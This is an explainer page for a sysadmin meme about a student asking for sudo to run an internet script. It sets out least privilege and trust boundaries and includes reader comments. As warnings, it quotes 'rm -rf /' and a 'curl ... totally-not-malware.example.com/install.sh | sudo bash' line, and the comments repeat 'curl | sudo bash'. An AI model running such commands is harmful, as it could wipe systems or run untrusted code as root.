
The sysadmin's response to the most dangerous request
Why is this Security meme funny?
Level 1: Don’t Try This at Home
Imagine a young kid finds a piece of candy on the sidewalk and then asks a parent, “Can I eat this?” The parent’s reaction is immediate: “Absolutely not!” Why? Because the candy is from a random source – who knows what’s in it or if it’s safe – and giving a child something unknown and potentially harmful is a terrible idea. In this meme’s story, the student asking for sudo (which is basically total control of the computer, like a master key) to run a random script from the internet is just like that kid with the mysterious candy. The sysadmin is the parent figure here, and their response – “That’s a hard no” – is the common-sense reaction to a very risky request. It’s funny in the same way it’s obvious: the student doesn’t see the big deal (“Hey, it’s just something cool I found online!”), but the sysadmin (like a responsible adult) immediately knows it could be dangerous and shuts it down. The humor comes from how clueless the request is and how decisively it’s denied. In simple terms, the meme is a reminder that just because you want to do something (or can do something in theory) doesn’t mean it’s safe or smart – and we can all chuckle at how blatantly this student missed that point.
Level 2: Superuser do? Superuser don’t!
Let’s unpack this in simpler terms. The meme is about a student asking for something called “sudo” on a computer system. What is sudo? On Unix-like systems (such as Linux or macOS), sudo is a command that stands for “superuser do.” The superuser (often named “root” on Linux) is like the all-powerful administrator of the computer – it can do anything on the system. Think of the superuser account as the principal of a school: it has keys to every room and vault. A normal student or user account has access only to their own locker and maybe a few common areas. sudo is basically a way for a regular user to ask, “Hey, let me do this one thing with the principal’s keys.” If the user is on the approved list and provides the right password, the system grants them temporary admin powers for that one action.
Now, typically only a few trusted people are on that approved sudo list (defined in a special “sudoers” file). System administrators (the folks who manage the computers/servers) make sure that most users can’t use sudo at all, precisely because it’s so powerful. In day-to-day use, if you’re not authorized and you try to run sudo, the system will politely refuse (and even log the attempt). This setup follows a core security idea called the principle of least privilege: everyone should have only the access they need, and no more. For example, if you’re a student account using a lab computer, you don’t need the ability to install software for the whole system or modify another user’s files, so those actions are blocked for you. It keeps the system safe from accidents or mischief.
Now let’s look at the student’s request: “please can I have sudo so I can run this script I downloaded off the Internet.” In plainer language, they’re saying, “Can you give me full admin rights? I found a program online and I want to run it, even though it won’t run with my limited account.” From a SystemsAdministration perspective, this sets off alarm bells. The student is basically admitting: “I grabbed some unknown code from the internet and I want to execute it with the highest privileges on our machine.” That’s exactly what security training tells you not to do. It’s like finding a random USB stick on the ground and asking, “Mind if I plug this into our secure server to see what’s on it?” No sysadmin in their right mind would agree to that without a very good reason (or a lot of safeguards).
Let’s break down why the admin is so concerned, in newbie-friendly terms: A script is just a series of commands bundled together to accomplish a task. When you download a script from some random website or forum, you usually don’t have a guarantee it’s safe or even does what you think it does. It might contain a harmless tweak, or it might contain commands to delete files, create user accounts, install viruses – you really don’t know unless you read through it very carefully (and understand it). Running a script as a normal user already carries some risk (it could mess up your files), but running it with sudo elevates that risk to a whole new level. With sudo, that script would run as the superuser, meaning it can affect the entire system, not just your stuff. It’s the difference between a regular guest tinkering in their own room versus them having a master key to every room in the building. The potential for damage goes from local to global.
The security mantra here is “never run untrusted code with admin privileges.” This is a basic rule taught early in IT: if you wouldn’t blindly trust a stranger, you shouldn’t blindly trust code from strangers either – especially not as an administrator. The student, probably not knowing any better, thought the easiest way to get the script working was just to run it as admin (since that would bypass any permission errors). It’s true: running with sudo often will force the issue – the script will have permission to do almost anything it wants. But there’s a reason the system didn’t allow it in the first place! Those “permission denied” messages exist to protect important files and settings.
A good analogy is how modern Windows will pop up a dialog (“Do you want to allow this app to make changes to your device?”) whenever a program tries to do something major – that’s Windows asking for admin permission (similar to sudo). If you downloaded a random program and that pop-up appears, you should think twice: do I trust this software enough to let it potentially change system files? In Linux/Mac with sudo, you don’t get a fancy pop-up, but the idea is the same. Normally, you’d only use sudo for things you trust and truly need to do (like installing software from a reputable source, or changing a system setting that you, yourself, want to change).
So from the admin’s point of view, the student’s request is dangerous on two fronts: (1) They want way more access than a student should have. If granted, the student would effectively become a co-admin of that machine, with the ability to mess up areas of the system other users rely on. (2) They specifically want to run unknown code with that access. That’s like a double whammy of risk. Even if the student has no bad intentions, the code might. Or it might just be poorly written and do unintended damage. The admin saying “no” is the only sane response – they are not going to gamble the entire system’s health on some kid’s download. Instead, a responsible admin might say, “Show me the script, maybe I can help run it safely or find an alternative.” But just handing over sudo? Nope. That’s why this request was immediately flagged as “not gonna happen.”
It’s worth noting: the student probably wasn’t trying to cause harm; they likely just lacked the understanding of why sudo is tightly controlled. Many of us have been there as newcomers: you find a cool fix online and then hit the wall of “access denied,” and it’s tempting to think, “Ugh, if only I had admin rights, I could do this.” It’s a learning moment. The sysadmin’s firm refusal might frustrate the student initially, but it’s actually a lesson in disguise. It says: Some doors stay locked for a reason. In tech, that reason is usually to prevent very bad things from happening.
In summary, the student asked for something extremely powerful (sudo/admin rights) in order to run something extremely uncertain (a random internet script). The system administrator, whose job is to keep the system safe and running smoothly, had to respond with an emphatic NO to protect both the student and the system. This is a classic example of practicing the least privilege principle and general security best practices: don’t give out higher access just to save someone a bit of hassle, especially when that someone might unknowingly wreak havoc. It might seem a bit strict, but it’s how you avoid turning a small problem into a catastrophe.
Level 3: Not in Sudoers
Anyone who’s been around IT or dev teams for a while will immediately recognize why this tweet is hilariously on-point. It captures a classic student_sysadmin_interaction: an inexperienced user makes an outrageous request, and a world-weary sysadmin reacts with a mix of horror and dark humor. Let’s break down the scene. A student emails: “please can I have sudo so I can run this script I downloaded off the Internet.” In plain terms: “Hi, can I get the master key to the system? I found this unknown thing online and I just want to run it real quick.” Every seasoned sysadmin reading that has the same reaction: a big internal facepalm followed by a resounding “NOPE.” Mike Pound (the author of the tweet) sums it up with, “That’s a hard no.” You can almost hear the you’ve-gotta-be-kidding-me tone in it.
The humor here is that the student clearly has no idea how absurd their request is, while the sysadmin (and the tweet’s tech-savvy audience) knows exactly how dangerous it could be. It’s a textbook example of SysadminHumor:
- Overconfidence + Ignorance: The student is confident this script will help them, and they assume the only barrier is that pesky admin restriction. They don’t realize that barrier is there to protect the whole system from exactly this kind of scenario.
- Seasoned Caution: The sysadmin, on the other hand, has likely seen what happens when someone runs untrusted code with full privileges. Maybe they’ve spent a 3:00 AM emergency fixing a server because “Bob in dev” thought it was fine to run a random fix script as root. The phrase “hard no” tells us this isn’t up for debate – it’s an instant veto born of long experience.
Why is this such a big deal? Because we know the kind of catastrophe that can ensue. If you give a novice full sudo rights, you’re basically handing them a loaded gun and hoping they don’t shoot their foot – or the whole network. Let’s imagine a few likely outcomes if this request were granted:
- Accidental destruction: The script (or the student tinkering with it) might include a command like
rm -rf /(translation for non-Linux folks: “delete everything, starting from the root of the filesystem”). With great power (sudo) comes great potential to mess up. One fat-finger or an ill-placed command, and poof – the entire server’s data is gone. That scenario is the stuff of sysadmin nightmares (and yes, it has happened in real life). - Malware infection: That “handy script” from the internet might be hiding something nasty. Perhaps it downloads a cryptominer or opens a backdoor to some hacker’s server. If run with
sudo, it can quietly embed itself into system directories, snoop on other users, or turn the machine into a spam-sending zombie. An unverified script with root access is basically malware waiting to happen. - System corruption: Even if not outright malicious, the script could make unintended changes – edit the wrong config files, change system permissions, install conflicting software – and generally leave the system in a weird, broken state. The student might not even realize the chaos they’ve unleashed, while the admins would be left to troubleshoot a tangle of issues for weeks.
The tweet’s phrasing, “please can I have sudo…”, is amusingly polite considering the audacity of the ask. It’s like asking “Could you kindly let me hold the detonator while I try this unknown thing?” If the sysadmin were to even entertain it, they’d be breaching the first rule of SecurityBestPractices: never give more privileges than necessary. There’s a reason most users aren’t in the sudoers file by default. In fact, if our student here had tried to run sudo without permission, the system would have slapped them with an error:
<student> is not in the sudoers file. This incident will be reported.
That message (“this incident will be reported”) is both legendary and telling. It’s the computer’s built-in snitch, logging an alert for the admins that someone attempted a forbidden action. Every sysadmin sets things up this way – least privilege, lots of logging – precisely to catch and prevent attempts to do what this student wanted to do. The fact that the student had to email and ask is proof the safeguards are working as intended! And you can bet that log entry (and the email itself) became a joking point among the IT staff.
From an experienced developer or admin perspective, the phrase “script I downloaded off the Internet” is waving a giant red flag. Seasoned folks know that copy-pasting commands from the internet can be as dangerous as it is tempting. We’ve all seen the sketchy one-liner installs on forums:
# (Don't try this at home!)
curl -s https://totally-not-malware.example.com/install.sh | sudo bash
In the world of TerminalHumor, that command is basically a running gag – the epitome of “I have no idea what this does, but some stranger on a forum said it would fix my issue.” It pipes (|) a script directly from a URL into bash with root privileges, essentially saying “Hey computer, download whatever this URL sends and execute it as an all-powerful admin. I totally trust it!” 😅 Experienced folks cringe when they see newbies do this. Many of us have learned (maybe the hard way) that blindly running random shell scripts is how you get owned by malware or break your setup. That’s why this tweet resonated – it’s a facepalm-funny reminder of what not to do. (The fact it got likes and retweets means a lot of admins out there went “Oh boy, I’ve had that request before…”)
There’s also a cultural aspect: sysadmins are known for being protective gatekeepers of their systems. They have to be – if they weren’t, internal systems would turn into the Wild West and we’d have far more outages and security breaches. When the tweet says “That’s a hard no,” it’s the admin effectively channeling every IT policy in one liner. You can almost hear their thought process: “Give a random student root access? Sure, and while we’re at it, let’s disable the firewall and publish our passwords on Twitter.” 😜 It’s sarcasm born from seeing one too many disasters. Saying “no” is the safe default. As the old joke goes, Unix philosophy: “On a scale of 1 to 10, how much do I trust this script? Negative 5? Okay, no sudo for you.”
In real organizations (be it a university lab or a company), requests for elevated access usually trigger a whole review. You don’t just hand out the keys to the kingdom because someone asks nicely. The student probably just wanted to solve their immediate problem, not understanding it could create ten bigger problems. The sysadmin’s swift refusal is equal parts humor and wisdom: it’s funny to us outsiders because of the absurdity, but it’s also exactly the right call. And everyone with ops experience knows it. There’s even a bit of relief/laugh in seeing this tweet – “Haha, yep, our team would shut that down too!” It’s a shared understanding that no matter how many times we encounter this scenario, the answer is always the same. As an admin, you’d much rather be the “grouch” who said no than the fool who said yes and had to explain to the department head why the server is now a paperweight.
In short, the meme hits home with IT veterans because it encapsulates a core truth: privilege escalation requests are serious business. Handing out sudo is never trivial, and doing so for an unknown script from the internet? That’s almost comically reckless. The student’s innocent ignorance and the sysadmin’s curt rejection create a perfect comedic contrast that many of us recognize from real life. It’s the kind of joke where you laugh, then double-check your own /etc/sudoers just in case…
Level 4: Root of Trust Issues
At first glance, this naive sudo request might seem like just a silly mistake, but it strikes at the core of operating system security design. Modern OSes (like Unix/Linux) are built around strict privilege separation – a multi-user, multi-privilege architecture. Regular users run in a constrained environment (user mode, often CPU ring 3), while the all-powerful root account operates with kernel-level authority (ring 0). This separation is a fundamental Security boundary: it keeps untrusted code and users from doing irreversible harm.
Granting sudo access for a random internet script essentially demolishes that safety barrier. To use a theoretical lens, it’s a direct violation of the principle of least privilege – one of the eight classic security design principles described by Saltzer & Schroeder back in 1975. Least privilege means every user or process should have only the minimum privileges necessary to perform its task. Here the student is asking for the maximum privilege possible (root rights) to execute unknown code, which flips that principle on its head. It’s like allowing a guest to have admin keys to your entire castle just because they claim they need to fix a squeaky door – a massive overextension of trust.
Deep down, this scenario is about trust boundaries in computing. The whole point of having user accounts, permission bits, and sudo in the first place is to establish a boundary between what’s trusted (the core system, administrators) and what’s not fully trusted (random user processes and certainly random scripts from the wild). In academic security terms, the sysadmin is protecting the Trusted Computing Base (TCB) – the critical system components that must remain secure. When you run unvetted code as root, you’re effectively injecting that code into your TCB. All safeguards are off, because root can: inspect or modify any file, spawn processes, install kernel modules, alter firewall rules, you name it. If that script is malicious, running it with sudo is akin to handing the intruder your master keys. The operating system won’t question a root process – by design, root is the authority.
To put it even more bluntly: giving unknown code root privilege is inviting it into the most trusted layer of your system. It can execute privileged CPU instructions, disable security modules, or even overwrite system binaries. This melts decades of SecurityBestPractices in one go. There’s a famous lecture “Reflections on Trusting Trust” by Ken Thompson, emphasizing that the chain of trust in software can be subverted where you least expect it. Granting sudo for a random script is the ultra-pragmatic version of that lesson – if you trust unverified code at the highest level, you’ve basically abdicated any security control.
From a systems design perspective, this sudo request is almost heretical. Unix-like systems have survived for so long precisely because they deny by default and only elevate privileges in tightly controlled situations. Tools like sudo were created to let admins delegate specific root tasks sparingly, with careful logging and limits (often even with a time window or requiring a password each use). It was never intended as a free pass for end-users to run arbitrary downloads as root. In fact, historically, sysadmins go out of their way to reduce the need for sudo—for example, by using capabilities, sandboxes, or containerization—so that even if users run random code, it runs in a safe OperatingSystems environment isolated from the real system.
In summary, this seemingly simple meme invokes some heavy-duty concepts: the sanctity of the user/kernel boundary, the least_privilege_principle, and the idea that PrivilegeEscalation should be tightly guarded. The sysadmin’s instinct to say “hard no” isn’t just crusty gatekeeping—it’s backed by the fundamental realities of how complex systems stay secure. In the world of security, one of the first lessons is “don’t trust code from strangers,” and one of the second lessons is “especially not as root!” This student’s request managed to break both rules in one sentence, and any seasoned system administrator or security engineer can tell you that’s a recipe for disaster. The meme is funny, yes, but it’s also a tiny case study in why our computers have these layers of defense in the first place. Root access is the ultimate power in a system – and with great power comes great responsibility (and very selective granting). No responsible admin is going to hand that out for a download off the internet.
Description
A screenshot of a tweet from user Mike Pound (@_mikepound). The tweet reads: 'Email from student: please can I have sudo so I can run this script I downloaded off the Internet. Thats a hard no.' This meme captures a classic scenario that horrifies any experienced tech professional. A student, representing a novice user, is asking for 'sudo' (superuser/root) privileges, which would grant absolute control over a system, to run an untrusted script from the internet. This is a massive security vulnerability that could lead to malware, data theft, or complete system compromise. The blunt response, 'Thats a hard no,' is the only appropriate answer from a system administrator, professor, or senior engineer responsible for security. The humor lies in the student's dangerous naivety, a relatable experience for anyone who has had to enforce the principle of least privilege

Comments
11Comment deleted
`curl some-random-url.sh | sudo bash` is the junior developer's version of a trust fall, except you're not falling into the arms of your team, you're falling into a rootkit
Granting sudo for a random internet script is just curl | sudo bash | incident_postmortem >> ruined-weekend.md
After 20 years in tech, you realize the most dangerous vulnerability isn't in your code - it's the user who thinks 'curl | sudo bash' is a perfectly reasonable installation method because 'the README said so.'
A student asking for sudo to run a random internet script is the digital equivalent of asking for the master key to run with scissors in the server room. Every sysadmin's nightmare distilled into one innocent email - because nothing says 'I understand security' quite like 'I found this on the internet and need root to run it.' The 'hard no' is the sound of every security policy simultaneously activating their defense mechanisms
The only thing worse than piping curl to bash is doing it with sudo - welcome to incident zero
Requesting sudo for a curl | bash isn’t “least privilege” - it’s converting RBAC into YOLO with a fleet‑wide blast radius
curl | sudo bash isn’t a deployment strategy - it’s the preface to the postmortem
Kids... Comment deleted
alias sudo=‘cowsay’ Comment deleted
это же постоялец computerphile it's the guy from computerphile Comment deleted
Damn, you got an good eye Comment deleted